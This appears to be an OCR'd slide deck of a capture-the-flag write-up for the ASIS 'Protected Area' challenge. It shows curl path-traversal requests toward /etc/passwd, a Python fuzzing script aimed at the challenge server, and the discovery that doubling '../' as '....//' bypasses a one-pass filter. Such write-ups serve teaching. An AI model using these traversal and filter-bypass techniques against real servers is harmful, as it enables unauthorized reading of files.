
Asis

Protected Area

Bernhard Neumann, 01634034

First look

- We have built an area protected by a hard password
- Note: DO NOT Brute force the server (the rate limit will ban you), the question may need an OFFLINE brute-force!




This site has a protected area

Welcome


I have to go GYM I should fix my site bugs

- index




```
<html>
    <head>
        <title>Welcome to protected area</title>
    </head>
    <body>
        <h1>This site has a protected area</h1>
        <p>Welcome</p>
        <p id='t'></p>
    </body>
    <footer>
        <script src="http://code.jquery.com/jquery-3.4.1.js"></script>
        <script src='/static/app.js'></script>
    </footer>
</html>
```

app.js




```

var file_check = function(file){

    $.ajax({
        url: '/check_perm/readable/',
        data: {'file': file}
    }).done(function(data){
        if (data == "True") {
            file_read(file)
        }else{
            console.log('fail')
        }
    })
}

var file_read = function(file){

    $.ajax({
        url: '/read_file/',
        data: {'file': file}
    }).done(function(data){
        update_page(data)
    })

    return
}

var update_page = function(text){
    $("#t").append(text)
}

$(document).ready(function() {
    console.log("ready!");

    file_check('public.txt');
});
```

Network traffic




Status	Methode	Host	Datei	Ursprung
200	GET	66.172.33.148:8008	/	document
200	GET	66.172.33.148:8008	app.js	script
304	GET	code.jquery.com	jquery-3.4.1.js	script
200	GET	66.172.33.148:8008	/check_perm/readable/?file=public.txt	xhr
	GET	66.172.33.148:8008	favicon.ico	img
200	GET	66.172.33.148:8008	/read_file/?file=public.txt	xhr

Trying links we got




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/check_perm/readable/?file=public.txt"
Trueberni@berni-Aspire:~$
berni@berni-Aspire:~$
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$
```

If there‘s a public...




```
berni@berni-Aspire:~$
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=private.txt"
lol
hahaberni@berni-Aspire:~$ 
```

check_perm




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/check_perm/readable/?file=../../../../etc/passwd"
Trueberni@berni-Aspire:~$ curl "66.172.33.148:8008/check_perm/readable/?file=../../../etc/passwd"
Trueberni@berni-Aspire:~$ curl "66.172.33.148:8008/check_perm/readable/?file=../../etc/passwd"
0berni@berni-Aspire:~$ 
```




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=../../etc/passwd"
securityberni@berni-Aspire:~$ 
```

- Nothing really useful

- DO NOT Brute force the server




Fuzzing




```python
#!/usr/bin/env python3.7

import requests

special_chars = ".#+*?\&/"
lower_chars = "abcdefghijklmnopqrstuvwxyz"
path_chars = "./"
chars = special_chars

def fuzz(length):
    temp_list = []
    for i in range(len(chars)):
        temp_list.append(chars[i])
    if length == 1:
        return temp_list
    else:
        return fuzz_list(length - 1, temp_list)

def fuzz_list(length, listInput):
    temp_list = []
    for i in range(len(listInput)):
        for j in range(len(chars)):
            temp_list.append(listInput[i] + chars[j])
    if length == 1:
        return temp_list
    else:
        return fuzz_list(length - 1, temp_list)
```

Fuzzing




```python
if __name__ == '__main__':

    base_url = "http://66.172.33.148:8008/read_file/"
    for j in range(1,4):
        fuzzed_list = fuzz(j)
        print(fuzzed_list)
        f = open("output.txt", "a")

        for i in range(len(fuzzed_list)):
            params = "?file=public.txt" + fuzzed_list[i]
            url = base_url + params

            f.write(params + "\n")
            response = requests.get(url)
            f.write(response.text + "\n")

        for i in range (len(fuzzed_list)):
            params = "?file=" + fuzzed_list[i] +  "public.txt"
            url = base_url + params

            f.write(params + "\n")
            response = requests.get(url)
            f.write(response.text + "\n")

        f.close()
```




```
?file=..?public.txt
500
?file=..\public.txt
500
?file=..&public.txt
500
?file=../public.txt
I have to go GYM
I should fix my site bugs
?file=.#.public.txt
security
```

- ../ is ignored




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=../public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=../../public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=../../../public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$ 
```




```
?file=public.txtv
security
?file=public.txtw
security
?file=public.txtx
security
?file=public.txty
security
?file=public.txtz
security
?file=apublic.txt
500
?file=bpublic.txt
500
?file=cpublic.txt
500
```

- Needs to end with .txt




```
berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.txt"
I have to go GYM
I should fix my site bugsberni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=publice.txt"
500berni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=public.etxt"
securityberni@berni-Aspire:~$ curl "66.172.33.148:8008/read_file/?file=publica.txt"
500berni@berni-Aspire:~$ 
```



```
?file=......public.txt
500
?file=...../public.txt
500
?file=..../.public.txt
500
?file=....//public.txt
500
?file=.../..public.txt
500
?file=.../../public.txt
500
?file=...//.public.txt
500
?file=...///public.txt
I have to go GYM
I should fix my site bugs
?file=../...public.txt
500
```

….// works → ../ gets removed only once


….// leaves us with ../ after remove of ../




```
